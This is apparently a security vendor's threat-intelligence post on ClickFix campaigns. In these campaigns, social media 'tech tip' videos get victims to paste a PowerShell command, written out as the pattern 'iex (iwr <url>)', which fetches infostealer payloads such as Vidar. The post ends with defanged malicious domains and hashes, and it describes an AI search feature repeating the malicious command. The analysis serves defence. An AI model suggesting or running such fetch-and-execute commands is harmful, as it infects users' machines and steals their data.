

The "vice" in tech advice: ClickFix-style commands disguised as tech tips across social media platforms and beyond

 labs.withsecure.com/publications/clickfix-social-media



by **Mohammad Kazem Hassan Nejad**

Strategic Threat Intelligence & Research Group (STINGR)

15/04/2026

Introduction

Threat actors constantly look for ways to circumvent traditional security measures to deliver malware to unsuspecting users. One of the most effective delivery methods to emerge in 2024 and one that remains highly popular amongst threat actors today are ClickFix-style attacks. In these attacks, a victim is prompted to copy and paste or manually type a seemingly benign command on their machine, which triggers a malicious chain of activity resulting in the deployment of malware on the victim's endpoint.

In February 2026, WithSecure's MDR (Managed Detection and Response) team investigated an incident involving the execution of a ClickFix-type command on a corporate endpoint that led to the deployment of Vidar information stealer malware.

Upon a closer look by WithSecure Strategic Threat Intelligence and Research group (STINGR), it was discovered that these specific ClickFix commands were being promoted through hundreds (and potentially thousands) of video content such as reels and shorts published across major social media platforms such as Instagram, Facebook and TikTok. Masquerading as topics such as tech tips, some of these videos have garnered hundreds of thousands of views, with total views reaching into the millions when combined. An example of the view count for a single related lure video has been shown in figure 1.




Figure 1. Example of a single lure video on Facebook with over half a million views

The promoted videos are often disguised as tech tips related to topics such as unlocking hidden features in software, product activation, or general tips to improve the user experience for specific applications. Some of the software used in these lures include:

- Windows
- Capcut
- Microsoft Office products
- Adobe Acrobat
- Spotify

- Discord
- Photoshop
- ChatGPT
- Copilot
- Cursor AI
- Netflix
- And more...

Victims encounter these malicious videos while browsing social media platforms, where the content appears organically on their feeds. In one case handled by WithSecure MDR, a victim had executed a benign one-line PowerShell command on their corporate endpoint to install a Spotify client modification tool called Spicetify just a few days before falling victim to one of the campaign's videos related to Spotify activation. This highlights the effectiveness of this campaign as users can easily fall victim to lures that are directly relevant to their interests. An example of a lure video is shown in figure 2.




Figure 2. Example of lure video (redacted)

WithSecure found evidence that this activity is the continuation of an ongoing campaign that began as early as January 2025. [Several reports](#) have covered aspects of this campaign; however WithSecure's investigation has uncovered several novel key findings:

1. The campaign is far more widespread than previously reported. Earlier coverage primarily highlighted TikTok, but the campaign spans nearly all major social media platforms, including YouTube, Facebook, TikTok, Instagram, and even Threads.
2. Although the campaign is propagated through social media platforms and primarily targets individual users, its risks and implications can directly impact organizations. This is particularly evident in cases where inadequate cybersecurity hygiene and awareness, stemming from personal browsing on corporate devices, can lead to compromise, as observed in the incident investigated by WithSecure's MDR team.
3. Beyond social media platforms, WithSecure found that the campaign may target a broader victim base. These videos can effectively cause SEO poisoning as well as poisoning AI agent responses.
4. The campaign exhibits overlapping TTPs with other operations distributing similar malware via Google Ads, YouTube Ads, Reddit posts, and other channels, suggesting that these activities may likely be part of a larger and well-connected malware delivery ecosystem.

Unpacking the infection chain

The infection chain kicks off when the victim follows the steps provided in the lure video and executes the suggested ClickFix-style command (PowerShell) on their machine. The infection chain has been summarized in figure 3.



Figure 3. Infection chain stages

The ClickFix-style command and overall infection chain can slightly vary, however in general the latest variants of the ClickFix commands used in the campaign follow the format:

iex (iwr <url>)

This command fetches and filelessly executes a web-hosted PowerShell script from the hardcoded URL. An anti-analysis check employed in the campaign includes verifying the User-Agent of the web request and returning the malicious script only if the User-Agent contains "PowerShell".

An example of a URL used in the campaign is "msget[.]run/windows". The URL path is often constructed from the software referenced in the lure, such as "/office" or "/windows" and the domain names used in the campaign are often short and designed to appear legitimate-looking.

In many cases, the hardcoded URL simply redirects to a secondary URL where the actual script is downloaded from. Based on our observations, the second-stage URLs are often served under Cloudflare pages (*.pages.dev).

WithSecure STINGR has observed slight variations to the malicious scripts that have been served over time. However, their primary purpose remains identical, which is to download and launch the actual payload on the victim's machine. Some additional functionalities observed across samples included:

- Disable AMSI
- Perform anti-sandbox checks, such as checking RAM size and whether the username, running processes, or environment variables contain blacklisted words such as "sandbox" or "vm"
- Persist the staging script on-disk and execute it via registry Run keys/scheduled task
- Output dummy text to console
- Apply Windows Defender exclusions

The payload is fetched from a URL constructed within the staging script. It is either hosted under the same domain hosting the staging script or another domain (also often Cloudflare pages).

Throughout WithSecure's observation, Vidar has been the most frequently deployed payload in this campaign. However other payloads, particularly other infostealers, have also been observed, including StealC and AuraStealer.

Second-hand effect - Wider reach beyond social media users

The primary method by which the lure videos are intended to reach victims is directly through the social media platforms themselves, as the victim scrolls and browses through the respective platform and the content suggested by their algorithms.

However, WithSecure STINGR also discovered two other potential methods victims can be led to these videos and/or the execution of the embedded malicious commands.

We found that the short videos were also suggested by search engines when a user searched for related topics, such as “activate spotify premium on windows”. This technique – considered as a form of SEO poisoning – can also be an effective way to lure victims, as users may prefer watching short videos to visually follow instructions rather than reading articles returned in search results. An example has been shown in figure 4.



Figure 4. Example of malicious short videos returned in Google search results

Moreover, we found that the set of malicious instructions found in the videos, namely the malicious command, can be suggested by AI agents – such as Google Search’s ‘AI mode’. An example has been shown in figure 5. It is unclear if the threat actor intended to poison AI agent responses with their instructions and malicious commands or whether this is purely a side effect. Regardless, this method highlights the secondary risks introduced by such campaigns which can affect victims beyond the original lure videos and intended user base, as the malicious content can be transformed and blended into set of instructions that AI agents provide to a wider audience.



Figure 5. Example of campaign's ClickFix command recommended by Google Search's AI mode

Overlaps and links to wider malware delivery ecosystem

A key artifact observed across all attack chains in this campaign are the second-stage staging scripts that are fetched and executed via the ClickFix-style command. These scripts exhibit distinct characteristics such as variable names, functions, and unique strings that provide strong pivot points to

other similar samples in the wild. Many of the samples found in-the-wild were connected to the same campaign. However, we also discovered several scripts associated with other likely related campaigns.

For instance, we discovered similar types of lure videos being promoted via YouTube ads, leading to the same infection chain. An example of a displayed YouTube ad is shown in Figure 6.




Figure 6. Example of displayed Youtube ad

Furthermore, we identified another ClickFix campaign actively propagated through Google Search ads leading to the same infection chain. An example of the displayed ads is shown in figure 7.

The ads redirected users to a website masquerading as a Windows “debloater” tool (shown in figure 8), which contained a ClickFix-type command on its landing page. Notably, the website’s HTML content contained comments in Russian, indicating a Russian-speaking threat actor may have likely been

involved in the development and/or orchestration of the campaign.




Figure 7. Example of Google Search ad



Figure 8. Advertised 'Debloater' website leveraging ClickFix

Lastly, we identified a set of PowerShell scripts compiled using PS2EXE that closely resembled earlier variants of the staging scripts used in this campaign. These executables resulted in similar infection chains, specifically leading to the deployment of information-stealing malware such as Vidar. These samples were reportedly distributed as fake game cheats via Reddit posts and GitHub repositories.

Why ClickFix works – a modern delivery method with old roots

The threat landscape is in a constant state of flux. While new techniques continue to emerge, many are recycled, repurposed, or otherwise modernized by threat actors. A prevalent infection vector in the 2000s and early 2010s involved malicious websites that used social engineering techniques to lure victims into downloading and executing malware on their machines.

For example, malware was often disguised as video codec installers required to view online content, or as tools (commonly referred to as scareware) claiming to fix fake security alerts presented through website pop-ups. An example is shown in Figure 9.





Figure 9. Dummy example of old fake security alert pop-ups

However, these traditional malware delivery methods relied heavily on malware right at the initial stage of their attack chain.

And while these lure methods remained effective, endpoint protection technologies (i.e. anti-virus/anti-malware solutions) improved over time. Unknown files downloaded from the internet became subject to increased scrutiny through Mark of the Web (MoTW), prevalence checks, and signature-based detections. Along other defensive measures, these advancements provided stronger protection against malware delivered directly via downloads from the internet.

In parallel, a new era of cyberattacks began to emerge. In the mid-2010s, fileless attacks and the abuse of living-off-the-land binaries (LOLBins) gained significant traction. These techniques were effective as they relied less on malware residing on disk and instead heavily on abusing pre-existing (and trusted) applications found on victim's machine, mostly operating system utilities. By blending into legitimate activity and executing payloads directly in-memory without touching disk, these approaches introduced new challenges compared to traditional malware-centric attack methods.

By 2024, threat actors began combining and modernizing the effective lure techniques of the past (e.g., fake lure websites) with newer initial execution methods (i.e., abusing LOLBins), to give rise to a new form of malware delivery: ClickFix attacks. Since then, ClickFix has evolved and diversified; however, the term broadly refers to a class of attacks that entice victims to copy and paste or manually execute a seemingly benign command, which in turn triggers a malicious chain of activity, often resulting in the deployment of information-stealing malware on the victim's endpoint.

In hindsight, these attacks combine the effectiveness of traditional social engineering with a subtle but critical shift in execution: the user initiates the malicious action themselves, rather than downloading a file directly from the internet. This distinction can make the activity appear more legitimate and may allow it to evade certain security controls designed to detect conventional malware delivery mechanisms.

Conclusion

This investigation highlights the continued evolution of ClickFix-type attacks. The distribution of this campaign demonstrates a notable shift in how such attacks propagate. Rather than relying solely on lure websites, threat actors are leveraging a wide range of channels, including social media videos and even poisoning AI-generated responses, to maximize reach and effectiveness. This multi-channel approach significantly increases victim exposure and lowers the barrier to compromise.

Furthermore, the findings underscore how such attacks can potentially lead to enterprise compromise, particularly due to the cross-contamination introduced by personal browsing on corporate endpoints.

Lastly, as ClickFix attacks are unlikely to slow down in the near term, cybersecurity awareness and user training against such attacks remain critical, alongside other defensive measures.

Indicators of Compromise (IOCs)

Type	Value	Note
Username	@windows.tips1	TikTok user posting lure videos
Username	@msauth49	TikTok user posting lure videos
Username	@slmgr-sh	YouTube user posting lure videos
Username	@multicorecc	YouTube user posting lure videos
Username	wtips404	Instagram user posting lure videos
Username	wndwstips	Instagram user posting lure videos
Username	tipstalkai	Instagram user posting lure videos

Username	msauthcc	Instagram user posting lure videos
Domain name	msget[.]run	First-stage domain used in lure videos
Domain name	msact[.]run	First-stage domain used in lure videos
Domain name	wslm[.]net	First-stage domain used in lure videos
Domain name	slmgr[.]win	First-stage domain used in lure videos
Domain name	slmgr[.]ws	First-stage domain used in lure videos
Domain name	slmgr[.]sh	First-stage domain used in lure videos

Domain name	msauth[.]cc	First-stage domain used in lure videos
Domain name	msauth[.]in	First-stage domain used in lure videos
Domain name	debloat[.]dev	First-stage domain used in lure (Google Ads)
Domain name	activepro[.]cc	First-stage domain used in lure
Domain name	keytool[.]cc	First-stage domain used in lure
Domain name	activated[.]sh	First-stage domain used in lure
Domain name	activator[.]tools	First-stage domain used in lure

Domain name	lib-9ab.pages[.]dev	Second-stage domain used to fetch payload script
Domain name	lib-2j8.pages[.]dev	Second-stage domain used to fetch payload script
Domain name	settingss.pages.dev	Second-stage domain used to fetch payload script
Domain name	settings-4av.pages[.]dev	Second-stage domain used to fetch payload script
Domain name	installsh.pages[.]dev	Second-stage domain used to fetch payload script
Domain name	cdn-4gp.pages[.]dev	Second-stage domain used to fetch payload script

Domain name	settings-320.pages.dev	Second-stage domain used to fetch payload script
Domain name	file-epq.pages[.]dev	Third-stage domain hosting final payload
Domain name	install-5yq.pages[.]dev	Third-stage domain hosting final payload
Domain name	crypted.pages.dev	Third-stage domain hosting final payload
Domain name	cdn-27z.pages[.]dev	Third-stage domain hosting final payload
Domain name	process-e7b.pages[.]dev	Third-stage domain hosting final payload

Domain name	backup-5de.pages[.]dev	Third-stage domain hosting final payload
Domain name	jacrcell[.]com	Third-stage domain hosting final payload
Domain name	tranquilityparadise.com[.]np	Third-stage domain hosting final payload
Domain name	tmopgm.org[.]ng	Third-stage domain hosting final payload
Domain name	ravenfootballclub[.]com	Third-stage domain hosting final payload
Domain name	py-3ow.pages[.]dev	Third-stage domain hosting final payload
SHA256	792bf3c09a9c5b356b1d80e2ae4e4aff2ac928cb559221f3411f25bfdeca275a	Second-stage script

SHA256	f2bddc0a8ddc8ad2bfe602d52b3e80c644eb74feae7c34d7b02e0f771f2ae0a4	Second-stage script
SHA256	f2bddc0a8ddc8ad2bfe602d52b3e80c644eb74feae7c34d7b02e0f771f2ae0a4	Second-stage script
SHA256	81cadd9f24233803a201e3dacbe247db80aae5e038e2002118102a0f6c8b8243	Second-stage script
SHA256	6d897b5661aa438a96ac8695c54b7c4f3a1fbf1b628c8d2011e50864860c6b23	Second-stage script
SHA256	4ab7f5af2f965d71bf4804e9c2fd8907fbfa61477c8b796fb52ad9780c490df7	Second-stage script
SHA256	c9d98eaf38adb0bc078d8c197aebd4ddb9221a4d4833578ef6170252a2cf4398	Second-stage script
SHA256	789284801ce260e1b5d0b1f1eca2aedcab472f5ccb8b8cfc89a1f8134bdc416c	Second-stage script
SHA256	39fcc9afc49b0db1a260f022d2277754f24d0ce0d78bb2a6acf0b48820f6a155	Final payload (Vidar)

Share